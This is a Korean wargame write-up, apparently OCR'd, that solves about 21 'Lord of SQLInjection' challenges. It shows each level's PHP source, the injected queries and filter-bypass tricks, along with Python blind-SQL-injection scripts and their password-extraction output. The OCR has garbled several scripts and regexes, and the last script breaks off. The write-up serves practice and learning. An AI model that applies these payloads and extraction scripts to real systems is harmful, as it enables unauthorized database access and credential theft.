1


query : **select id from prob_gremlin where id='admin' and pw='1' or 'a'='a'**

## GREMLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

기본적인 'or '1'='1입니다

2




query : **select id from prob_cobolt where id='admin'#' and pw=md5('')**

## COBOLT Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_cobolt where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("cobolt");
  elseif($result['id']) echo "<h2>Hello {$result['id']}<br>You are not admin :(</h2>";
  highlight_file(__FILE__);
?>
```

pw를 주석으로 지워버렸습니다.

3


query : **select id from prob_goblin where id='guest' and no=1**

## Hello guest

```
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/#'|#"|#`/i', $_GET[no])) exit("No Quotes ~_~");
  $query = "select id from prob_goblin where id='guest' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("goblin");
  highlight_file(__FILE__);
?>
```

‘ 가 막혀 있어서 다른 방법을 찾아봤는데, no 가 1일때 guest입니다.


query : **select id from prob_goblin where id='guest' and no=9999 or no = 2**

## Hello admin

## GOBLIN Clear!

```
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/#'|#"|#`/i', $_GET[no])) exit("No Quotes ~_~");
  $query = "select id from prob_goblin where id='guest' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("goblin");
  highlight_file(__FILE__);
?>
```

no=2일때 admin으로 추측했습니다.


4

query : select id from prob_orc where id='admin' and pw=''or id = 'admin' and length(pw)=8#'

# Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello admin</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
  highlight_file(__FILE__);
?>
```

blind sql 문제로군요.




예전에 썼던 코드를 변형해서 썼습니다.

5


query : **select id from prob_wolfman where id='guest' and pw='1'or id='admin'#'**


## Hello admin

## WOLFMAN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/ /i', $_GET[pw])) exit("No whitespace ~_~");
  $query = "select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("wolfman");
  highlight_file(__FILE__);
?>
```

띄어쓰기를 막아놨습니다. tab으로 우회해줍니다.

6.




query : **select id from prob_darkelf where id='guest' and pw='1'||id='admin'#'**

## Hello admin

## DARKELF Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_darkelf where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("darkelf");
  highlight_file(__FILE__);
?>
```

or가 막혀있으므로 ||로 우회해줍니다.

7

query : **select id from prob_orge where id='guest' and pw='7b751aec'**

# ORGE Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orge");
  highlight_file(__FILE__);
?>
```

```python
import requests

cookies={'PHPSESSID' : 'smpte24psr0141jah65gd6n9oq'}

for j in range(1,9):
    for i in range(48,123):
        a= "https://los.rubiya.kr/ohell/orge_bad2f25db233a7542be75844e314e9f3.php"
        url = a+ "?pw=1' || asoii(substr(pw,"+str(j)+",1))="+str(i)+"%23"
        res = requests.get(url,cookies = cookies)
        if('Hello admin') in res.text:
            print(chr(i));
            break;
```

or 가 막힌 blind sql 문제입니다.

8


admin이라는 글자가 필터링 되어있습니다. 대문자로 써줍니다.

9


admin을 없애버립니다.. aadmindmin으로 중간에 admin을 넣어서 우회합니다.

10


query : **select id from prob_skeleton where id='guest' and pw=''or id='admin'#' and 1=0**

## SKELETON Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_skeleton where id='guest' and pw='{$_GET[pw]}' and 1=0";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("skeleton");
  highlight_file(__FILE__);
?>
```

1=0으로 무조건 거짓이 나오게 되어있습니다. 뒤쪽을 전부 주석처리 해줍시다.

11

query : **select id from prob_golem where id='guest' and pw='77d6290b'**

## GOLEM Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and|substr#(|=/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_golem where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("golem");
  highlight_file(__FILE__);
?>
```

blind sql 문제입니다. substr, or,and,= 가 막혀있군요.

```python
import requests

cookies={'PHPSESSID' : 'smpte24psr0141jah65gd6n9oq'}

for j in range(1,9):
    for i in range(48,123):
        a= "https://los.rubiya.kr/chall/golem_4b5202ofedd8160e73124b5234235ef5.php"
        url = a+ "?pw=1' || asoii(mid(pw,"+str(j)+",1))in("+str(i)+")%23"
        res = requests.get(url,cookies = cookies)
        if('Hello admin') in res.text:
            print(chr(i));
            break;
```

각각 mid,in ascii로 우회해줍니다.

12

query : **select id from prob_darkknight where id='guest' and pw='0b70ea1f' and no=**

## DARKKNIGHT Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
  if(preg_match('/#'|substr|ascii|=/i', $_GET[no])) exit("HeHe");
  $query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
  highlight_file(__FILE__);
?>
```

이번에도 blind sql 문제입니다. ascii 가 막혔습니다.

```python
import requests

cookies={'PHPSESSID' : 'smpta24psr0141jah65gd6n9oq'}

for j in range(1,9):
    for i in range(48,123):
        a= "https://los.rubiya.kr/chall/darkknight_5ofbo71e68e09f1b039a8204d1a81456.php"
        url = a+ "?no=1%20||(id)in(%22admin%22)and(hex(mid(pw,"+str(j)+",1))in(hex("+str(i)+")))%23"
        res = requests.get(url,cookies = cookies)
        if('Hello admin') in res.text:
            print(chr(i));
            break;
```

hex로 우회해줍니다.

13
ascii,substr,=,or,and,like가 막혔습니다.

query : **select id from prob_bugbear where id='guest' and pw='52dc3991' and no=**

## BUGBEAR Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
  if(preg_match('/#'|substr|ascii|=|or|and| |like|0x/i', $_GET[no])) exit("HeHe");
  $query = "select id from prob_bugbear where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_bugbear where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("bugbear");
  highlight_file(__FILE__);
?>
```

in, hex,mid,||로 우회합니다. 전 문제와 비슷하군요.

```python
import requests

cookies={'PHPSESSID' : 'smpta24psr0141jah65gd6n9oq'}

for j in range(1,9):
    for i in range(48,123):
        a= "https://los.rubiya.kr/chall/bugbear_19ebf8c8106a5323825b5dfa1b07ac1f.php"
        url = a+ "?no=1||(id)in(%22admin%22)%26%26(hex(mid(pw,"+str(j)+",1))in(hex("+str(i)+")))%23"
        res = requests.get(url,cookies = cookies)
        if('Hello admin') in res.text:
            print(chr(i));
            break;
```

14


query : **select 1234 fromprob_giant where 1**

## GIANT Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(strlen($_GET[shit])>1) exit("No Hack ~_~");
  if(preg_match('/ |#n|#r|#t/i', $_GET[shit])) exit("HeHe");
  $query = "select 1234 from{$_GET[shit]}prob_giant where 1";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result[1234]) solve("giant");
  highlight_file(__FILE__);
?>
```

띄어쓰기가 안되어있군요. 그런데 띄어쓰기는 막혀있군요. 띄어쓰기 우회할 수 있을만한 문자를 마구 넣어봅시다.

15

los.rubiya.kr/chall/assassin_14a1fd552c61c60f034879e5d4171373.php?pw=%e%

query : **select id from prob_assassin where pw like '%e%'**

# Hello guest

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/#'/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_assassin where pw like '{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("assassin");
  highlight_file(__FILE__);
?>
```

like로 되어있군요. %기호를 이용하여 blind sql injection 을 해봅시다.

```python
import requests

cookies={'PHPSESSID' : 'smpta24psr0141jah65gd6n9oq'}

pw=""
for j in range(1,9):
    for i in range(48,128):
        a= "https://los.rubiya.kr/chall/assassin_14a1fd552c61c60f034879e5d4171373.php"
        url = a+ "?pw=" + str(pw)+chr(i)+"%"
        res = requests.get(url,cookies = cookies)
        if('Hello guest') in res.text:
            pw = pw+chr(i)
            print(pw)
            break;
        elif('Hello admin') in res.text:
            pw = pw + chr(i)
            print("pw is"+pw)
            break
```


for j in range(1,9) › for i in range(48,128) › elif ('Hello admin') in res.text

sql


```
C:₩Users₩JAEHONG₩PycharmProjects₩blind_sql_injection₩venv₩Scripts₩python.exe C:/Users/JAEHONG/PycharmProject
9
90
pw is902
pw is902E
pw is902EF
pw is902EFD
pw is902EFD1
pw is902EFD10

Process finished with exit code 0
```

%기호를 이용하여 계속 앞의 다음글자를 찾아냈습니다.
그런데 저 패스워드를 그대로 입력해도 안되더군요. guest로 로그인 된게 화근 같습니다.

문자 범위를 확장하고, hello admin이 나왔을때의 경우를 코드를 수정했습니다
(blind sql 코드 스크린샷을 못찍고 파일 덮어썼습니다 ㅠㅠ 죄송합니다)




16




따옴표를 막아놓았기에 뒤쪽의 쿼리를 바꾸기 까다로운 상황입니다. 역슬래쉬를 넣어서 ‘를 문자로 바꿔버립시다. 즉, pw=’이후의 문자열을 이용한 sql이 가능합니다.

17




addslash와 strrev가 같이 쓰여있습니다.
이번에도 이전 문제와 유사하지만, 거꾸로 된것만 주의하합니다,
역슬래쉬를 중간에 넣어서 sql injection을 해줍니다.

18


query : **select id from prob_nightmare where pw=('')=0;') and id!='admin'**

## NIGHTMARE Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)|#|-/i', $_GET[pw])) exit("No Hack ~_~");
  if(strlen($_GET[pw])>6) exit("No Hack ~_~");
  $query = "select id from prob_nightmare where pw=('{$_GET[pw]}') and id!='admin'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("nightmare");
  highlight_file(__FILE__);
?>
```

뒤에 id!= admin이 있어 주석처리를 해줘야하는데, - 와 #이 막혀있습니다.
;%00을 이용한 줄바꿈으로 중간에 문자열을  잘라줍시다.
‘’의 경우 공백(0)으로 변환이 되니 0=0이되어 참이 됩니다.

19

los.rubiya.kr/chall/xavis_04f071ecdadb4296361d2101e4a2c390.php

query : **select id from prob_xavis where id='admin' and pw=''**


```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/regex|like/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_xavis where id='admin' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_xavis where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("xavis");
  highlight_file(__FILE__);
?>
```

이건 보고 풀었습니다 ㅠㅠ
일반적인 blind sql로는 풀리지 않더군요.(이상한 기호만 떴습니다)
설마 비밀번호가 한글일줄은...

```python
bitLen = 16
Password = ''

for j in range(1, passwordLen + 1):

    bit = ''

    for i in range(1, bitLen + 1):
        payload = "' or id='admin' and substr(lpad(bin(ord(substr(pw,{},1))),{},0),{},1)=1%23".format(j, bitLen, i)
        res = sess.get(url=URL + payload, headers=headers, verify=False)

        if 'Hello admin' in res.text:
            # true!!
            bit += '1'
        else:
            # false!!
            bit += '0'

    Password += chr(int(bit, 2))
    print('[=] Find Password(count %02d) : %s (bit : %s) (hex : %s)' % (j, chr(int(bit, 2)), bit, hex(int(bit, 2))[2:])

print('[=] Find Password : %s' % Password)
for i in range(1, 100)
```

```
sql_xavis
C:\Users\JAEHONG\PycharmProjects\blind_sql_injection\venv\Scripts\python.exe C:/Users/JAEHONG/PycharmProjects/blind_sql_injection/sql_xavis
[=] Find Password Length : 12
[=] Find Password(count 01) : 우 (bit : 1100011010110000) (hex : c6b0)
[=] Find Password(count 02) : 왕 (bit : 1100011001010101) (hex : c655)
[=] Find Password(count 03) : 굴 (bit : 1010110101110011) (hex : ad73)
[=] Find Password(count 04) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 05) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 06) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 07) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 08) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 09) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 10) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 11) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password(count 12) :  (bit : 0000000000000000) (hex : 0)
[=] Find Password : 우왕굴
```

hex코드를 받아서 한글로 변환해주는군요. 이후의 문제에서 활용해보겠습니다.




query : **select id from prob_dragon where id='guest'# and pw=' and pw = 1 or id='adm**

## Hello admin

## DRAGON Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_dragon where id='guest'# and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("dragon");
  highlight_file(__FILE__);
?>
```

주석이 기본적으로 들어가있습니다. #은 한줄짜리 주석이니,pw를 입력할때 %0a로 줄바꿈을 해주고 sql injection을 할 수 있습니다.

21

los.rubiya.kr/chall/iron_golem_beb244fe41dd33998ef7bb4211c56c75.php

query : **select id from prob_iron_golem where id='admin' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/sleep|benchmark/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_iron_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(mysqli_error($db)) exit(mysqli_error($db));
  echo "<hr>query : <strong>{$query}</strong><hr><br>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_iron_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("iron_golem");
  highlight_file(__FILE__);
?>
```

이거도 못풀어서 보고 풀었습니다.ㅠㅜ
에러를 고의로 발생시키는 sql이더군요.

```
print("Password Length:",pwlen)

break

pw=""
print("length find end");
for j in range(1,pwlen+1):
    for i in range(32,128):
        print(chr(i))
        a= "https://los.rubiya.kr/chall/iron_golem_beb244fe41dd33998ef7bb4211c56c75.php"
